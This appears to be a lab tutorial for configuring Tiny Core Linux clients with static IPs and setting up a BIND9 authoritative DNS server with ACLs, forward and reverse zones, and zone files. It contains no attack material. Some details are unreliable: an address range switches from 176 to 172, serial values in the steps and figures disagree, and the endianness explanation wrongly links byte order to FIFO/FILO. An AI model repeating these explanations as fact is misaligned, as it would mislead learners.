Phase II – Configuring the Tiny Core Linux Clients

Before we can map static DNS entries in our server, we must give our clients static IP addresses and hostnames. If you are not using Tiny Core (or already know how to do this with a different method) skip this section.

1. Configure the first client *PC1*

   1.1. Navigate to PC1's console


1.2. Modify the system startup script to execute the *sethostname* binary on boot

NOTE: *vi* is the only text editor installed by default in Tiny Core.

```
> vi /opt/bootsync.sh
```

1.2.1. Modify the **/usr/bin/sethostname** line and replace **box** with **PC1**

```
/usr/bin/sethostname PC1
```



```
#!/bin/sh
# put other system startup commands here, the boot process will wait until they
# Use bootlocal.sh for system startup commands that can run in the background
# and therefore not slow down the boot process.
/usr/bin/sethostname PC1
/opt/bootlocal.sh &
```

Figure 3 – Setting static IP for PC1

1.2.2. Save (write) and exit the editor

1.3. Configure the first user with a static IP address (**192.168.5.101**)

1.3.1. Modify the local startup script to include our custom interface configuration by typing

```
> vi /opt/bootlocal.sh
```

1.3.2. Add the following items to the startup script

1.3.2.1. Kill the DHCP client program

```
pkill udhcpc
```

1.3.2.2. Set the static IP address, netmask, and broadcast address for the *eth0* interface

```
ifconfig eth0 192.168.5.101 netmask 255.255.255.0 broadcast 192.168.5.255 up
```

1.3.2.3. Add a default gateway pointing to the router’s inward-facing interface

```
route add default gw 192.168.5.1
```


1.3.2.4. Add the local domain name ***blue.net*** to the local DNS configuration file

```
echo “domain blue.net” > /etc/resolv.conf
```

1.3.2.5. Append the address for the primary nameserver (NS1) to the local DNS configuration file

```
echo “nameserver 89.30.80.35” >> /etc/resolv.conf
```

1.3.2.6. Use Figure 4 for configuration reference



```
#!/bin/sh
# put other system startup commands here
pkill udhcpc
ifconfig eth0 192.168.5.101 netmask 255.255.255.0 broadcast 192.168.5.255 up
route add default gw 192.168.5.1
echo "domain blue.net" > /etc/resolv.conf
echo "nameserver 89.30.80.35" >> /etc/resolv.conf
```

Figure 4 – Startup script modifications


1.3.2.7. Save and exit the editor

1.3.3. Reboot the machine to apply the changes

```
> sudo reboot
```

1.3.4. Verify that the changes went into effect

```
> ifconfig
```



```
tc@PC1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:93:42
          inet addr:192.168.5.101  Bcast:192.168.5.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Figure 5 – Checking to see if the settings took effect

2. Repeat Step 1 above for Tiny Core clients (PC2 and PC3)

3. Ensure full network connectivity by pinging all the devices from PC1 before continuing to the next section

Phase III – Configuring the Authoritative DNS Server

When you built the Linux server VM for the first time, the software BIND9 should have been installed along with additional utilities and services. Berkley Internet Name Domain, or BIND, is the most popular software suite for interacting with the DNS protocol on Linux systems. If it is not installed, you'll have to do that now.

1. Start **ns1.red.net** and login

2. Modify the machine's hostname to **ns1**

2.1. Open the terminal and assign a new permanent device name using Systemd's hostnamectl binary


```
> sudo hostnamectl hostname ns1
```

NOTE: You can check the hostname in Linux by typing

```
> hostname
```

2.2. Add the new name in the *hosts* file in the */etc* directory to prevent name resolution conflicts

```
> vi /etc/hosts
```



```
127.0.0.1 localhost
127.0.0.1 ns1 # <-- new hostname is bound with localhost
              #     address

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 6 – Modifying the /etc/hosts file to prevent resolution conflict in the future

> **NOTE:** If you notice that commands executed with ***sudo*** have slowed to a crawl, you may have forgotten to do this step.


2.3. Reboot the machine to apply changes

```
> reboot
```

3. Assign a static IP address, default gateway, primary DNS server, and local domain name

3.1. Configure the server's netplan YAML file

```
> sudo vi /etc/netplan/00-installer-config.yaml
```



```
# This is the network config written by 'Jake M. Christensen'
# 2023.03.30
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 89.30.80.35/29
      routes:
        - to: default
          via: 89.30.80.33
      nameservers:
        addresses:
          - 127.0.0.1
          - 89.30.80.35
        search:
          - red.net
  version: 2
```


Figure 7 – Modifying the YAML again

3.2. Apply the new configuration

```
> netplan apply
```

3.3. Verify that the IP address was established

```
> ip route
```




```
iako@ns1:~$ ip route
default via 89.30.80.33 dev enp0s3 proto static
89.30.80.32/29 dev enp0s3 proto kernel scope link src 89.30.80.35
iako@ns1:~$ _
```

Figure 8 – Verifying the IP route was successfully established

3.4. Verify that the nameserver information is correctly pointing towards itself (127.0.0.1) and that the current domain is **red[.]net**

```
> resolvectl status
```



```
iako@ns1:~$ resolvectl status
Global
       Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
resolv.conf mode: stub

Link 2 (enp0s3)
    Current Scopes: DNS
         Protocols: +DefaultRoute +LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 127.0.0.1
       DNS Servers: 127.0.0.1 89.30.80.35
        DNS Domain: red.net
iako@ns1:~$ _
```

Figure 9 – Verifying that the nameserver information is correct

4. Stop and disable Systemd’s time synchronization daemon to avoid unnecessary DNS traffic


```
> systemctl stop systemd-timesyncd.service
```

```
> systemctl disable systemd-timesyncd.service
```

5. Open the DNS daemon configuration file using any text editor you prefer

```
> vi /etc/bind/named.conf.options
```

5.1. At the start of the file, before the options directive, add the following access control list (ACL)




```
// Written by: Jake Christensen
// 2024.03.30

// Access Control List
// Only trusted networks may access this service

acl labnets {
  127.0.0.1;      // localhost
  89.30.80.32/29; // localnet (red.net.)
  192.168.5.0/24; // blue.net.
};
```

Figure 10 – The addition of ACLs to the configuration file

NOTE: ACLs are important for preventing unauthorized access to machines or services. In this case, all subnets can use this server for DNS queries, however, clear specification is always good practice.

5.2. In the same file, add the following commands in the options directive



```
// Server configuration parameters

options {
        directory "/var/cache/bind";

        version "not currently available";
        recursion no;
        empty-zones-enable no;

        allow-query { labnets; };
        allow-query-cache { none; };
        allow-recursion { none; };
        allow-transfer { none; };

        dnssec-validation no;

        auth-nxdomain no;
        listen-on port 53 { 127.0.0.1; 89.30.80.35; };
        listen-on-v6 { none; };
};
```

Figure 11 – Adding options to the same configuration file

> **NOTE:** There may already be configuration options here by default. Feel free to delete or modify them as you see fit.

Command	Description
version	Specifies the version number of the BIND9 server to return in response to a version query. Official BIND9 documentation suggests that this be set to "not currently available" to avoid detailed service enumeration from threat actors.
recursion	Defines whether recursion (and caching of queries as a result of recursion) are allowed.
empty-zones-enable	Enables or disables all empty zones. Setting to "no", allows the mapping of private IP addresses to hostnames (such as 192.168.x.x) if they are used on the network. By default, this is set to "yes".
allow-query	Defines which networks, if any, are allowed to query its service.
allow-query-cache	Defines which networks, if any, are allowed to query cached domains.
allow-recursion	Defines which networks, if any, are allowed to access recursion services on the server.
dnssec-validation	Defines whether DNS validation is enabled.
listen-on	Defines which ports and addresses to listen on and respond to DNS queries.

5.3. Save (write) and exit the editor

5.4. Verify that the file was configured correctly

```
> named-checkconf /etc/bind/named.conf.options
```


NOTE: No response indicates that no errors were detected. Otherwise, read the error carefully and fix syntax as necessary.

6. Modify the service zone configuration file to specify the domains our server will have authority over

```
> vi /etc/bind/named.conf.local
```

NOTE: Two types of zones must be created for each domain: forward lookup zones and reverse lookup zones. The former translates domain names to IP addresses while the latter does… the reverse. AKA, IP addresses to domain names.

6.1. Add the following forward lookup zones to the configuration file




```
// FORWARD ZONE FOR RED.NET.
zone "red.net." {
  type master;
  file "/var/lib/bind/db.red.net";
};

// FORWARD ZONE FOR BLUE.NET.
zone "blue.net." {
  type master;
  file "/var/lib/bind/db.blue.net";
};
```

Figure 12 – Add forward lookup zones for red and blue networks

NOTE: Notice how the zone declarations end with a dot [.]. This is a **fully qualified domain name (FQDN)**. Make sure to pay special attention when FQDNs are being used going forward. Forgetting to include the period is an easy typo, but it can cause a major headache when debugging later.

Command	Description
zone	FQDN of the domain the server will have authority over.
type	Declares whether this machine is the primary (master) or secondary (slave) server for this zone.
file	Declares the location of the database file for this zone.

6.2. In the same file, add the following reverse lookup zones



```
// REVERSE ZONE FOR RED.NET.
zone "80.30.89.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.red.net.rev";
};

// REVERSE ZONE FOR BLUE.NET.
zone "5.168.192.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.blue.net.rev";
};
```

Figure 13 – Add reverse lookup zones for the red and blue networks by IP addresses

NOTE: Notice how the first tree octets in the zone declaration are in*LITTLE ENDIAN* order. This is known as a reverse ARPA address. Make sure to double-check everything for typos. In reverse ARPA addresses, you only need to declare the octets that will be static. For instance, the correct syntax for the network **176[.]55[.]0[.]0/20** would be **55[.]176[.]in-addr[.]arpa[.]** since host addresses can range from **176[.]55[.]0[.]1** to **172[.]55[.]15[.]254**. Because this CIDR mask allows for such a large range of host addresses, the third octet can vary in value, so its reverse ARPA address must be adjusted in response.

Little Endian vs Big Endian

Endian can be confusing to people who have never programmed computer memory space. It means which end of a number goes first. Remember back to second grade, numbers have a one's place, ten's place, hundred's place, etc…

Little Endian – Write the number starting at the little end (the one's place).

Big Endian – Write the number starting at the big number (the highest number place).

Computer memory and programs use First In First Out (FIFO) and First In Last Out (FILO) mechanisms for various reasons. Reasons that are beyond the scope of these labs. It is enough to know that FIFO and FILO exist, making Endian notation necessary.

SIMILE TIME: Endian is like a crowded elevator with two doors; front and back. The following people enter the elevator from the front doors.

– Miracle (Enters first, stands at the back of the elevator)
– Maribel
– Scott
– Rory
– Halle
– Lucian (Enters last, stands at the front of the elevator)

If they travel to the 5th floor, the front doors open and Lucian will exit the elevator first and Miracle will exit the elevator last (FILO).

However, if they travel to the 6th floor, the rear doors open and Miracle will exit the elevator first and Lucian will exit the elevator last (FIFO).

Now, let's say the people must exit the elevator in a particular order, so the usher needs to know which order to have the folks enter the elevator. The usher knows that the 5th and 6th floors open differently, so when the ordered list is prepared, the usher will use Little Endian notation for the 5th floor or Big Endian notation for the 6th floor.

Back to computers: Using an IP in Endian notation. We can say our PC has an IP address of 192.168.1.5 so that translates to:
– Big Endian Notation 192.168.1.5
– Little Endian Notation 5.1.168.192

6.3. Save and exit the configuration file editor

6.4. Verify the file was configured correctly using the following command

```
> named-checkconf /etc/bind/named.conf.local
```

NOTE: Again, no response indicates that no errors were detected. Otherwise, fix file syntax as necessary. Pay attention to FQDNs.

Phase IV – Configure Zone Resource Record (RR) Files

Each zone specified in the previous section needs a dedicated database to store domain information. Several have already been provided in the */etc/bind* directory. The database files can be identified by the ones starting with "db" (database) and are loaded in the "*named.conf.default-domains*" configuration file. We can use these as a starting point for making our own RR files.

1. Create a new forward data file for the Red subnet

1.1. View the contents of the bind directory to see what database files are available

```
> ls -l /etc/bind
```

1.2. Copy any db file of your choice

```
> cp /etc/bind/db.empty /var/lib/bind/db.red.net
```

NOTE: Ensure the renamed file **matches** the one specified in Phase III when we declared our zones. We used:
db.red.net
db.blue.net

1.3. Configure the newly created file to act as the Red subnet's forward lookup data file

```
> vi /var/lib/bind/db.red.net
```

1.3.1. Rename the comment at the start of the file to reflect its new purpose

NOTE: In these files, the semicolon denotes a note instead of a command.

```
; BIND9 forward data file for red.net.
```

1.3.2. Below $TTL, add the following directive

```
$ORIGIN red.net.
```

NOTE: This will append the base domain name to any domain that is not terminated with a dot [.]. For example, the string **ns1** will be interpreted as ns1[.]red[.]net[.]. Conversely, the string **ns1[.]** will be read as only **ns1[.]**. This is why paying attention to FQDNs is important, for strings such as **ns1[.]red[.]net** (without the terminating dot) will be read as **ns1[.]red[.]net[.]red[.]net[.]** by the server.

1.3.3. In the Start of Authority (SOA) declaration, overwrite the local host information with the master DNS server domain

```
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
```

1.3.4. Increment the Serial value by one

```
2                 ; Serial
```

NOTE: Whenever this file is edited in the future, the serial number should be incremented again.

1.3.5. Leave the Refresh/Retry/Expire/Negative Cache TTL values as their defaults for now

1.3.6. Replace the current name server (NS) entry with all available domains (in this case, there is only one server)


```
@       IN      NS      ns1.red.net.
```

1.3.7. Since we only have one device in the Red zone, we need to map it with its static layer 3 internet (IN) address (A)

```
ns1     IN      A       89.30.80.35
```

1.3.8. Save the file and exit the editor

1.3.9. Use this image for configuration reference



```
;
; BIND9 Forward Data File for red.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN red.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              4         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
ns1     IN      A       89.30.80.35
```

Figure 14 – Configuring the forward data file for red.net.

1.4. Verify that the file was configured correctly and correct any errors as necessary

```
> named-checkzone red.net. /var/lib/bind/db.red.net
```

2. Create a new reverse data file for the Red subnet

    2.1. Copy any db file of your choice

```
> cd /var/lib/bind
```

```
> cp db.red.net db.red.net.rev
```

> **NOTE:** We recommend the new file name ends with **[.]rev** to quickly identify it as a reverse lookup database file.

    2.2. Open the new reverse data file with any text editor

```
> vi /var/lib/bind/db.red.net.rev
```

        2.2.1. Rename the comment at the start of the file to reflect its new purpose

```
; BIND9 reverse data file for red.net.
```

        2.2.2. Below $TTL add the following directive

```
$ORIGIN 80.30.89.in-addr.arpa.
```

> **NOTE:** Once again, the octets are in *LITTLE ENDIAN* order. This dictates the base internet address (*in-addr*) that will be appended to any incomplete IP addresses later. For example, the IP address **35** will be interpreted as **35[.]80[.]30[.]89[.]in-addr[.]arpa[.]** otherwise known as **89[.]30[.]80[.]35**.

        2.2.3. In the Start of Authority (SOA) declaration, specify the master DNS server domain

```
@      IN      SOA     ns1.red.net. hostmaster.red.net. (
```

2.2.4. Increment the Serial value by one

```
2      ; Serial
```

2.2.5. Leave the Refresh/Retry/Expire/Negative Cache TTL values as their default for now

2.2.6. Replace the current NS entry with the master DNS server domain

```
@      IN      NS      ns1.red.net.
```


2.2.7. Map the server's currently assigned IP addresses (last octet) with its associated FQDN

```
35    IN      PTR     ns1.red.net.
```

NOTE: If you are mapping IP addresses with a shorted reverse ARPA address, then do not forget to include both host octets. For example, the address **176[.]55[.]2[.]15/20** would be represented as **55[.]176[.]in-addr[.]arpa[.]** in the $ORIGIN directive and mapped as **15[.]2 IN PTR pc.example[.]com[.]**.

2.2.8. Save the file and exit the editor

2.2.9. Use this image for configuration reference



```
;
; BIND9 Reverse Data File for red.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN 80.30.89.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              3         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
35      IN      PTR     ns1.red.net.
```

Figure 15 – Reverse data file for red.net.


2.3. Verify that the file was configured correctly

```
> named-checkzone 80.30.89.in-addr.arpa. /var/lib/bind/db.red.net.rev
```

3. Repeat the above process and make another set of forward and reverse lookup files for **blue.net**

> **NOTE:** Don't get confused. The name server is in the red network. That is why the SOA and NS will remain unchanged.

3.1. /var/lib/bind/db.blue.net

